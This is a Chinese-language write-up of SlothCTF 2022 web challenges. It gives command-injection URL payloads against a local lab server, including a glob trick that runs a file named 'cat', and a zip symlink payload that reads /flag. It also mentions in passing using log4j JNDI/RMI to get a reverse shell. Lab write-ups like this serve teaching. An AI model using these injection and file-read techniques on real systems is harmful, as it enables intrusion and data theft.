Slothctf2022 web wp

short

简单题没什么好说的，不过共用环境导致很多人是上别人的车做出来的

宽松的长度限制注定了这题会是个多解

官方解法

官方解法是

```
1.http://127.0.0.1:20090/?cmd=`cat *>1`;
2.http://127.0.0.1:20090/1
```

其他解法


看了一下wp解法还是挺百花齐放的有尝试写多行sh脚本的（虽然最后都没成功，但是这种是可行的

也有用mv和nl的

赛后有人问我这种解法

他的命令是这样的

```
cmd=$_GET[1];&1=system(ls)
```




这种思路其实是可行的，但是他翻了两个错误

第一是反引号内的内容是当bash执行的，所以写入php代码是无效的

第二是反引号执行命令是没有回显的，哪怕是执行成功你直接看index页面也是看不出来的

正确用法如下：



short_revenge

我原来的本意是拿short来热热身的，然后这个才是主要考点的，

因为关于short的解法网上有大把参考，

但是没想到最后才只有四个人算是正常做出short的，

而这个short_revenge其实主要考察的是linux的小trick，需要用到一个非常骚的操作

```
0.http://127.0.0.1:20099/?cmd=`>cat`;
1.http://127.0.0.1:20099/?cmd=`* *>1`;
2.http://127.0.0.1:20099/1
```

如上，很简单，主要难点是想到写入一个叫cat的文件，然后利用*来匹配文件名然后作为命令执行


Nuclear_bomb_class

题目名字和描述都很明显在说明是log4j,实在没联想到可以从logging页面和java Properties找到log4j

后面就很简单了JNDI或者RMI来反弹shell直接打，没公网服务器的话可以用校园网内的pc也一样，记得防火墙放行监听端口就行了

如果不知道jndi和rmi请自行搜索引擎了解

反弹shell效果如下：



updater

这题虽然结果是0解，但是有一位同学算是做出来了，不过没想到flag的位置在/flag，最后没能提交非常可惜。

这题考点也非常简单，加上hint基本已经说的很明白了就是zip软链接任意文件读取，没人做这题也是非常的可惜

```
ln -s /flag README.md
zip --symlinks exp.zip README.md
```